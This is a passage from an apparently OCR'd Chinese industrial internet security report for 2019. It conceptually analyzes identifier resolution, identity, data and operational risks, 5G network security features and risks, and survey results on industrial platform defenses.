服务管理员必须仔细选择镜像站点。为了确保数据完整性，每个镜像站点必须遵循相同的安全过程。可以使用软件工具来确保镜像站点之间的数据一致性。

关键节点关联性风险是指标识解析体系架构中某些关键节点出现问题，将会导致影响其他节点的功能，最终削弱其稳定性或者健壮性。关键节点关联性风险主要表现为以下几种形式：

- 标识解析结果重定向

在标识解析发起方与标识解析节点交互过程中，攻击者可以抢先在标识解析节点返回结果之前发送伪造的响应包，使得下一级标识解析节点将缓存的错误的记录并发送给用户。此后，即使授权服务器返回正确的响应包到达，也会被完全丢弃，使得用户实际访问被导向了攻击者的数据服务器或企业节点。攻击者通过标识解析查询时将缓存中注入伪造的资源记录，实现重定向到恶意数据服务的目的。

- 标识解析欺骗

标识解析欺骗也称为中间人攻击。标识解析发起方与标识解析节点查询如使用 UDP 协议，即标识解析节点只能使用标识解析发起方的源 IP 地址、目标和源端口号以及解析业务 ID 来验证标识解析发起或应答数据包的来源，无法验证数据的来源或验证其完整性。因此，如果由于设计的缺陷，使标识解析节点接收到错误的信息，将会做出错误的域名解析。攻击者通过控制标识解析节点或者冒充标识解析节点，将查询的数据服务器或企业节点地址设为攻击者的 IP 地址，或者构造虚假的标识解析节点响应数据包以匹配这些参数，将用户引导至错误的数据服务器或企业节点。用户没有验证的方法，别无选择只能信任攻击者提供的数

据。

- 标识解析节点劫持（类 DNS 劫持）

标识解析节点劫持，是类似 DNS 劫持的恶意攻击。攻击方对攻击的网络范围内拦截标识解析请求，分析请求的标识所关联对象的地址，允许解析范围以外的请求通过，返回虚假的数据服务器或企业节点 IP 或者不执行反馈 IP 的响应，使得用户访问的数据服务器或企业节点不响应或者访问到假网络。

- 缓存污染

工业互联网标识解析节点具有标识解析缓存功能。标识解析节点提供通过缓存提供快速递归解析服务，通过向授权的上一级标识解析节点查询，将解析记录暂时存储到缓存中，供后续用户访问。标识解析缓存将引起对缓存不一致和数据陈旧性的风险，过时的信息可能包括密钥等安全关键信息。如果标识解析节点间访问协议不支持以快速、安全、认证的方式将数据更新，攻击者可以利用这个弱点将无效信息传播到标识解析缓存的方式发起缓存污染攻击。

- 缓存击穿/穿透

高并发场景下，如果某个缓存服务器中的标识缓存失效或不存在，则会导致解析请求都会直接落到下游的标识解析服务器，对其造成极大的压力，很可能使标识解析服务器的解析服务停止响应甚至瘫痪。

为实现标识系统的去中心化核心数据安全保障，实现审计、溯源与监管能力，支撑供应链系统和企业生产系统的精准对接、产品全生命周期管理和智能化服务，在标识解析体系未来将引入区块链（联盟链）、商用密码等新技术。伴随着这类新技术和新架构的使用，同时将面临新的安全问题，如：区块链智能合约中未检查返回值漏洞、代码重入漏洞、时间戳依赖漏洞、交易顺序依赖漏洞、整数下溢漏洞、整数上溢漏洞等；

3.3.1.2 身份安全风险

身份安全风险包括涉及人、机和物等三种角色的身份欺骗、越权访问、权限紊乱、设备漏洞等;

身份欺骗在工业互联网标识解析系统中也可以叫标识 欺骗，因为标识解析系统所有的身份都是以标识来表示。下面从人、机器、物的角度来对身份欺骗进

行分析。

- 人员的角度来看

身份欺骗是通过伪造合法身份来获得合法身份所对应的权限。这既可以是非法用户伪造身份变成合法用户，也可以是合法用户伪造身份变成其他用户，比如普通用户伪造身份变成标识管理员、标识数据管理员伪造身份变成第三方监管等。

- 从机器的角度来看

身份欺骗是伪造身份导致设备或服务器被假冒欺骗。这既可以在国际根节点与国家顶级节点之间发生，也可以在二级节点与企业节点之间发生，工业互联网客户端与企业节点之间也同样存在身份欺骗。以二级节点与企业节点之间身份认证为例，二级节点认证企业节点，一个非法的企业伪造自己的身份，欺骗二级节点让认证通过。

- 从物的角度来看

身份欺骗是伪造产品或者终端设备的身份以提供虚假的信息。以企业节点认证工业互联网终端为例，工业互联网终端伪造自己的身份，将物品 A 伪造成物品 B，以物品 B 的身份被企业节点认证，以后一直提供物品 B 的信息给企业节点。

越权访问主要是指能访问超过用户本身权限的资源。比如标识管理员它应该只有管理标识的功能没有普通用户的功能，如果标识管理员出现了普通用户的功能，这就是越权访问。越权访问的出现有以下几个原因：

- 访问控制设计混乱、权限不明

在做访问控制设计的时候，权限管理这一块条理不清楚，从而出现越权访问的设计漏洞。

- 被攻击提权

比如低权限的数据库用户，登录数据库后，利用数据库的漏洞或者不合理的函数，提升权限；WEB 页面进行 SQL 注入攻击，对数据库进行非法访问，提升用户权限等。

权限紊乱。使用标识解析服务的设备和人员众多，缺乏高效认证和权限管理机制，对权限的分配、职责的分割、特殊权限的限制、权限的撤销等管理上的疏漏或为非法利用，攻击者可以通过注入、渗透等方式绕过权限管理，从而进入系统。

- 标识缺乏认证能力

当前当前标识解析体系兼容 OID，采用了类 DNS 的解析能力，同样也继承了 DNS 缺乏认证能力的缺陷，标识解析节点之间、标识解析请求方与企业节点之间需要结合其他的认证手段才能提供认证和权限管理能力，需要设计轻量级、支持多元异构标识请求方资源约束和平台约束的高效认证方式。

- 标识对应身份缺乏可信背书

当前当前标识解析体系兼容 OID，授权用户可以定义标识的身份内涵，但授权用户（例如企业本身）本身并不具备很强的信用能力，往往需要独立的第三方（例如：监管部门）进行背书，才能够提供足够的信用，使得面向公众提供的服务具备足够的可信度。服务于标识解析的信用体系标准化、建设及成熟需要时间，以支撑大规模的可信标识应用。

- 缺乏解析权限控制能力

当前当前标识解析体系 OID 解析系统仅仅提供标识的匿名查询能力，无法对解析进行更细粒度的权限控制，以满足某些特殊行业或者应用领域更高的安全性需求。解析流量无法采用加密的方式进行传输，为攻击者提供了了解用户行为并进行针对性攻击的手段。

3.3.1.3 数据安全风险

数据安全风险包括涉及标识注册数据、标识解析数据和日志数据的数据窃取、数据篡改、隐私数据泄露、数据丢失等;

- 数据窃取

工业互联网标识解析数据窃取风险主要是破坏数据的机密性，数据被非授权用户获得，使得标识注册数据、标识 解析数据或日志数据外泄。数据窃取风险可能发生在数据采集、数据传输、数据交换和数据存储环节。

- 数据篡改

工业互联网设备在接入工业互联网络时，攻击者有机会通过物理方式或者远程接入互联的设备，对设备当中存储的数据进行读取、修改等操作。存在着数据被恶意篡改、伪造等风险，数据处理算法和过程被破解，进而导致标识解析的注册数据、解析数据和日志被篡改。

- 隐私数据泄露

在标识数据使用过程中，在没有有效的安全防护措施的情况下，很容易导致工业企业关键设备数据、产品数据、管理数据、客户数据等隐私数据的泄露，而泄露的隐私数据会给不法分子带来可乘之机，经过标识的工业数据具有识别和路由信息，以此为跳板，进而会泄露企业更大范围的核心数据。一方面数据的泄露给网络攻击提供了入口，工业企业运行所需的各类网络设备、主机、服务器等设备被攻克后，企业内部信息堡垒将会被逐个攻破；另一方面重要数据泄露带来重大损失，在国家重要领域，核心保密工业工艺、设计流程等数据泄露的情况下，很可能会给企业乃至国家带来不可估量的损失。

- 数据丢失

在标识数据使用过程中，如果没有安全的保护措施和合理的备份情况下，不法分子通过对缓存或代理服务器进行攻击获取了权限后恶意删除数据，服务器遇到自然灾害造成数据丢失，操作人员误删数据，导致工业企业关键设备数据、 关键产品数据、用户数据等重要数据丢失并无法恢复，对工业企业造成巨大的损失。

3.3.1.4 运营安全风险

运营安全风险包括物理环境管理、访问控制管理、 业务连续性管理、人员管理、机构管理、流程管理等风险。

- 物理环境管理风险

对标识解析体系运营所涉及的业务范围内的物理和环境方面的控制和管理不到位，可能会引起未授权的访问、损害和干扰。评估标识解析体系运营各区域所需要安全级别要求，对不同的区域实施不同的安全控制措施，以确保需要保护的信息在安全的区域内受控。

- 访问控制风险

系统访问控制风险主要涉及：用户的非授权登录、访问，授权访问控制措施不严、访问权限设置不合理等；对网络访问的授权和认证管控风险；对关键应用的访问控制风险。对于这些访问控制策略的设置需考虑“最小权限”原则及身份认证要求等。

- 业务连续性管理风险

标识解析体系的运营过程中，意外(如事故)情况发生或其他类型灾难发生，可能导致服务业务中断或恶化，进而对机构运营产生负面影响。业务连续性计划的缺失或缺乏维护，设备、系统、数据和重要信息等备份策略是否科学，同样可能将业务中断的潜在可能性提高。

- 人员管理风险

标识解析体系的运营具有高可靠性和高安全性的要求，所有有权使用或控制那些可能影响标识分配、标识解析、业务管理、数据管理等操作的员工、第三方服务人员等(统称“人员”)都会影响系统的正常运营，具体包括：统称为可信角色。角色鉴别风险、关键岗位角色管理风险、人员操作风险、人员控制风险等。

- 分支机构管理风险分析

分支机构管理风险主要指在标识解析体系众多环节上提供相应标识服务的实体/机构的生命周期管理风险。包括：分支机构的运行风险、违约风险、服务终止风险、

- 流程管理风险

标识解析体系系统的运营是由一系列业务流程所组成的集合，缺乏必要的业务流程管理，会导致运营人员在执行工作时，只是依据经验执行，具有较大的随意性，给系统运营带来风险。包括：业务流程管控风险、二级节点管理风险、企业节点管理风险等。

3.3.2 5G 网络安全风险分析

5G 是第五代移动通信技术的简称，它引入 SDN（软件定义网络）、NFV（网络功能虚拟化）、MEC（多接入边缘计算）等新技术，具备超大带宽、海量数据、超低时延的特性，可以满足端到端毫秒级的超低时延和接近 100%的高可靠性通信保障，非常适合于工业互联网的多种类工业设备种类连接、数据类型多样化、数据实时性要求高的需求，5G 网络将成为工业互联网发展的重要网络基础。

3.3.2.1 5G 网络安全概述

3.3.2.1.1 过渡期仍面临传统安全风险

在 5G 商用初期，由于 NSA（Non Stand-Alone）核心网是在 4G 演进的分组核心网（EPC）上的平滑升级，而 NSA 网络的安全机制与部署策略也都与 4G 时代相同，4G 时代面临的伪基站、空口嗅探等安全风险依旧存在。此外，在 NSA 阶段，所承载业务的流量大幅增长，可能对已部署在 4G 网络的安全基础设施造成冲击，也可能对原有移动互联网业务安全带来了更多的风险和挑战，例如移动恶意代码检测系统的流量还原分析可能出现漏检漏存的现象。

3.3.2.1.2 5G 新技术新应用带来的安全挑战

5G 网络技术也会带来新的安全挑战，包括：

（1）5G 业务应用导致的安全挑战。5G 将广泛应用于电力能源、交通运输、工业制造等重点行业，若网络遭入侵，将会严重影响各类关键系统的稳定运行，进而严重威胁经济社会稳定和人民生产生活。

（2）5G 新技术引入导致的安全风险。5G 网络大规模引入 NFV、SBA 架构等 IT 技术，真正实现移动通信网络 IT 化，同时也将面临着更普遍的 IT 风险挑战。例如，5G 网元不再是基于专用电信架构 ATCA 的物理设备，而转变为基于通用 PC 服务器、虚拟化之后的功能软件；同时，网元之间的接口不再是固定的绑定关系，而是基于 IT 服务的软件功能接口。由于 IT 系统技术自身安全漏洞不可避免，也无法彻底消除一些软件运行方面的安全隐患，网元软件化后大量 5G 网元功能都将面临潜在漏洞风险，成为巨大安全挑战。

（3）5G 网络环境下不良信息治理风险。5G 用户上网速率、时延、性能等将得到大幅提升，加密技术将更大规模地应用。同时，5G 加速大视频时代的到来，超高清、VR/AR 等将会大规模传播，可能也会出现大量即拍即传类视频应用，这都将给不良信息拦截封堵带来极大挑战。

3.3.2.1.3 供应链安全保障机制缺失

在 5G 战略布局与产业发展成为国家间角力的大背景下，供应链安全成为各国关注的重点问题。2019 年 5 月，美国与其同盟国家以供应链安全为由建立新规则，签署了“布拉格提案”，强调对供应商产品的风险评估应考虑所有相关因素，包括使用的法律环境和供应商生态系统等。如果“布拉格提案”成为未来被全球广泛接受的 5G 安全规则，那么区域性的 5G 网络建设对于供应商的选择将更为严苛，只有技术能力更强、安全系数更高、符合相关监管要求、并且信息公开透明的厂商方能入围该市场的 5G 建设。现阶段，3GPP SA3 已经制定了 5G 设备安全保障测评标准，但政府、运营商、提供商的尚未开展相关的测试认证工作。只有当 5G 安全规则更加明确，符合相关安全要求的供应商也应该获得公平的市场竞争机会，助力 5G 快速发展。

3.3.2.2 5G 网络的安全性分析

4G 网络的认证、加密算法的安全性已经在规模化的现网应用中得到了检验，5G 不仅继承了被验证有效的 4G 安全特性，还对部分安全特性进行了增强，此外，还针对更多业务场景的需求扩展了安全能力。

3.3.2.2.1 更全面的数据安全保护

在机密性保护的密码算法方面，5G 沿用了 4G 所采用的 AES（Advanced Encryption Standard）、SNOW 3G、ZUC 等算法，这些算法已被业界证明非常安全。密钥长度为 128 位。为了应对将来可能出现的量子计算对对称密钥体系的影响，5G 系统对 256 位密钥的支持也在研究之中。

5G 安全对用户数据的完整性保护要求更严格。在 5G 之前，通信系统对网络信令进行完整性保护、避免被恶意篡改；5G 进一步增强了完整性保护的要求，除信令外，对用户面数据也可进行完整性保护，可根据应用需要开启，确保用户数据在空中接口传输时不会被恶意篡改。

3.3.2.2.2 更丰富的认证机制支持

4G 网络的 AKA（Authentication and Key Agreement）认证机制具备很高的安全性。5G 网络认证一方面继承了 AKA 框架，并在机制和能力上进行了增强，称为 5G-AKA；另一方面，引入了 EAP（Extensible Authentication Protocol）认证框架，将 EAP-AKA’作为 5G 网络的基本认证方法予以支持。

首先，5G-AKA 增强了归属网络对认证的控制。不仅提供对用户的认证，还提供对拜访网络的认证，防止拜访网络虚报用户漫游状态、产生恶意扣费等情况。

其次，5G 认证机制提供了对 EAP 认证框架的支持。5G 为垂直行业的信息化应用提供服务，而这些应用通常已经存在一些认证方式和认证基础设施。因此，5G 在支持这些应用场景时，既需要兼容垂直行业应用已有的认证机制，又需要具备良好的扩展性。5G EAP 认证框架既可运行在数据链路层上（即 3GPP 所谓的 non-IP），也可以运行于 TCP 或 UDP 协议之上；可支持多种认证协议，如 EAP-PSK、EAP-TLS、EAP-AKA、EAP-AKA’等；可支持垂直行业的多种已有应用，并可扩展适配垂直行业应用所需的新认证能力。

3.3.2.2.3 更严密的用户隐私保护

在 2G 至 4G 网络中，网络和终端通常使用临时分配的用户标识（TMSI，Temporary Mobile Subscriber Identity）交互，以避免用户的永久标识（IMSI，International Mobile Subscriber Identity）被攻击者窃取。但在终端初始接入网络、临时标识和永久标识不同步时，网络会请求终端发送永久标识到网络进行认证，永久标识会短暂地出现在无线信道上。攻击者可使用 IMSI catcher 等工具获取用户标识，并进一步构造攻击或追踪用户。

5G 网络利用用户卡上存储的归属运营商的公钥对用户的永久标识加密，不再在空口上明文传输用户的永久标识，从而有效保护用户的隐私。为抵御中间人攻击，归属运营商的公钥在发卡阶段直接预置在用户卡内，而不是通过网络下发进行更新。

3.3.2.2.4 更灵活的网间信息保护

随着全球通信网的发展，运营商之间的网络互联互通日渐复杂，5G 为保护互联互通信息的机密性和完整性在网络中新增了安全边界保护代理设备 SEPP（Security Edge Protection Proxy）。SEPP 设备在运营商之间建立 TLS 安全传输通道，参与互联互通的运营商以及协助互联互通的中转商之间可以基于共同认同的安全策略，对传输的信息中需要进行保护的字段进行机密性和完整性保护，有效防止数据在传输过程中被篡改和窃听。




图3-19 5G安全体系架构

3.3.2.3 5G+工业互联网的关键安全风险

综上分析，5G 网络在工业互联网领域的安全风险主要包括：

- **5G 高带宽（eMBB）的业务安全风险：**eMBB 特性引入的内容安全风险，面临的数据泄露/窃取等数据安全风险；现有安全设备防护能力不足风险。
- **5G 高可靠低时延（uRLLC）的安全风险：**uRLLC 特性引入的 DDoS 攻击网络攻击风险；复杂安全机制部署受限风险，应降低或消除安全机制对 uRLLC 业务的时延、可靠性的影响。
- **5G 海量连接物联网终端（mMTC）的安全风险：**mMTC 特性引入虚假终端风险；海量终端被控风险；面临的数据泄露/窃取等数据安全风险；海

量被控物联网设备对空口、业务平台发起大规模攻击风险。

- **5G 采用新型网络架构（SDN/NFV）的安全风险：**5G 网络大规模引入 NFV、SDN 架构等 IT 技术，真正实现移动通信网络 IT 化，同时也将面临着更普遍的 IT 风险挑战。NFV 等虚拟化技术使得网络边界变得模糊，传统依靠物理隔离、部署安全手段的纵深防御体系不再适用，如何进行有效安全隔离及实施安全防护成为全新问题。由于 IT 系统技术自身安全漏洞不可避免，也无法彻底消除一些软件运行方面的安全隐患，网元软件化后大量 5G 网元功能都将面临潜在漏洞风险。SDN 控制器受到攻击可能导致整个网络瘫痪或者被劫持；采用 NFV 虚拟化技术的云计算，可引起虚拟机逃逸、数据残留、资源风暴等安全风险；多个虚拟网络功能（VNF）共享下层物理基础资源，若某个虚拟网络功能被攻击将会波及其它功能。
- **5G 网络切片安全风险：**网络切片（Network Slicing）是为满足垂直行业对网络能力可定制化、通信及信息安全可控化的需求而出现的。基于网络切片技术，可以隔离不同业务场景所需的网络资源、提高网络资源利用率。但从攻击者的角度看，切片是一个复杂系统，复杂系统的每个组成部件的安全问题都将影响整个系统的安全，复杂系统的部件的部署位置、部件间的连接关系、交互机制、处理逻辑，以至运维机制等都可能产生系统的脆弱性。
- **5G 边缘计算（MEC）安全风险：**边缘计算（Mobile Edge Computing，MEC）是在网络边缘、靠近用户的位置，提供计算和数据处理能力，以提升网络数据处理效率，满足垂直行业对网络低时延、大流量以及安全等方面的需求。对于在工厂园区部署的边缘节点，应保障边缘节点物理安全，保障 UPF（接入网关）与核心网间链路安全；同时 MEC 中使用的 NFV 系统、MEC 平台、MEC 编排管理系统、UPF 以及 ME App 也面临安全风险。另外，由于边缘计算的本地业务处理特性，使得数据在核心网之外终结，运营商的控制力减弱，攻击者可能通过边缘计算平台或应用攻击核心网，造成敏感数据泄露、(D)DOS 攻击等。




图3-20 5G安全风险概览

3.4 工业互联网平台安全调查

中国国内的工业互联网平台发展迅速，目前各类型平台数量总计已有数百家之多，具有一定区域、行业影响力的平台数量也超过了 50 家[2]。工业互联网平台通常由边缘层、工业 IaaS 层、工业 PaaS 层以及工业 SaaS 层组成。各层之间以开展工业生产为目标，紧密衔接、协同合作，通过连接工业生产各方，提升功能工业生产制造水平。工业互联网平台连接业务复杂，连接设备种类繁多，数据格式多样，在推进智能化、柔性化、协同化生产的同时，安全边界也越发模糊，受攻击面不断扩大，工业互联网平台各层均存在安全风险。

工业互联网产业联盟安全组对十余家有代表性的工业互联网平台做了安全调查，调查显示，2019 年内，60%以上的主流工业互联网平台都遭受了网络安全事件，其中主要是主机安全（病毒攻击）、DDOS 攻击和数据库注入攻击。

3.4.1 边缘接入层安全

边缘终端层处于工业互联网平台最底层，作为整个平台的基础，主要实现数据采集、协议解析、智能处理等功能。该层主要面临的安全威胁有：物理攻击，即针对终端设备本身进行物理上的破坏行为，实现信息窃取、恶意追踪、非法使用等；资源消耗攻击和拒绝服务攻击，即过度占用终端设备有限的计算、存储等能力，消耗有限的能源等资源，引发服务异常；数据窃取、篡改、伪造、重放等攻击，即针对终端数据未加密或加密强度低而发起的以数据为目的的各类攻击；

数据完整性与实时性攻击，即借助于广播干扰、信道堵塞、电磁辐射等手段进行数据拦截、破坏及延迟，引发系统工作异常。

调查显示，目前的主流工业互联网平台，在边缘层接入层通常使用了较为足够的安全措施。




图 3-23 工业互联网平台边缘层安全防护安全调研

3.4.2 基础设施层（IaaS）安全

工业 IaaS 的安全主要是指对基础设施自身的安全保护，以及因资源虚拟化、多租户服务引发的信息安全问题。具体而言，工业 IaaS 的安全问题涉及接入认证安全、传输安全、数据安全、服务商管理安全等方面，所面临的安全威胁主要有设备非法接入、恶意代码注入、会话控制和劫持、弱密码攻击、非法更改或删除平台数据、非法窃取数据或计算资源、虚拟机镜像文件非法访问和篡改、拒绝服务攻击、中间人攻击、SQL 注入攻击等。在工业互联网的基础设施层，较为注重抗 DDOS、访问控制和通信安全。

经对 10 余家主流工业互联网平台调研后发现，所有的平台都考虑了 DDOS 攻击防范，90%以上的平台部署了访问控制设备，80%以上的平台采用了安全审计和通信加密手段，相对来说，在 IaaS 层采用深度协议解析技术以对抗高级攻击的占比还较小，仅为 45.5%。




图 3-24 工业互联网平台 IaaS 层安全防护安全调研

3.4.3 工业 PaaS 与 SaaS 层安全风险

工业 PaaS 为用户提供了包括工业应用开发工具、工业微服务组件、工业大数据分析平台、数据库、操作系统、开发环境等在内的软件栈，允许用户通过网络来进行应用的远程开发、配置、部署，并最终在服务商提供的数据中心内运行。在工业互联网的 PaaS 层，比较重视安全框架的设计与各类安全组件的实现。大工业 PaaS 层的工业应用开发工具、工业微服务组件及其他中间件将直接服务于 SaaS 层，因此，工业 SaaS 层与 PaaS 层的安全性密切相关。




图 3-25 工业互联网平台PaaS层安全API调研

3.4.4 工业互联网平台的安全管理与运维

工业互联网平台的接入设备数量多、种类复杂、存在多种安全风险，因此，建立统一的安全管控与运维平台就非常重要， 针对主流工业互联平台网络安全运维的调查显示，目前的平台都比较重视角色管理和权限管理，90%以上都采用了角色管理与权限策略配置手段，63%以上用户使用了日志审计功能，但对工业互联网平台整体的可视化安全运营做的还不够。




图 3-26 工业互联网平台安全运维调研

对于工业互联网平台的运营方来说，仅仅有了技术手段还是不够的，还需要完善安全管理制度文件，落实安全责任。采用技术手段与管理制度双结合的方式，才能有效保护工业互联网平台的安全。

3.5 2019 工业互联网安全态势总结与分析

综合对 2019 年工业互联网的漏洞情况、监测数据、平台安全调研数据来看，2019 年工业互联网面临的主要问题是这四大方面：

- **工业主机安全问题依然需要重视**。工业主机的保有量大、型号老旧，容易成为各类勒索病毒、挖矿木马的攻击目标，统计显示，大部分地域在 2019 年感染勒索病毒的情况比 2018 年有所减少，但依然存在大量被病毒感染的情况，部分区域的感染次数比 2018 年有所上升，可见主机安全问题仍然需要得到充分重视。
- **工业设备安全性需要提升**。工业互联网的接入设备的安全性种类繁多，

有物联网设备、工业控制设备、工业生产设备（如数控机床、工业机器人等等），这些设备自身的安全是工业互联网安全的基础，工业控制系统被发现的漏洞每年都在递增，需要加强安全防护。

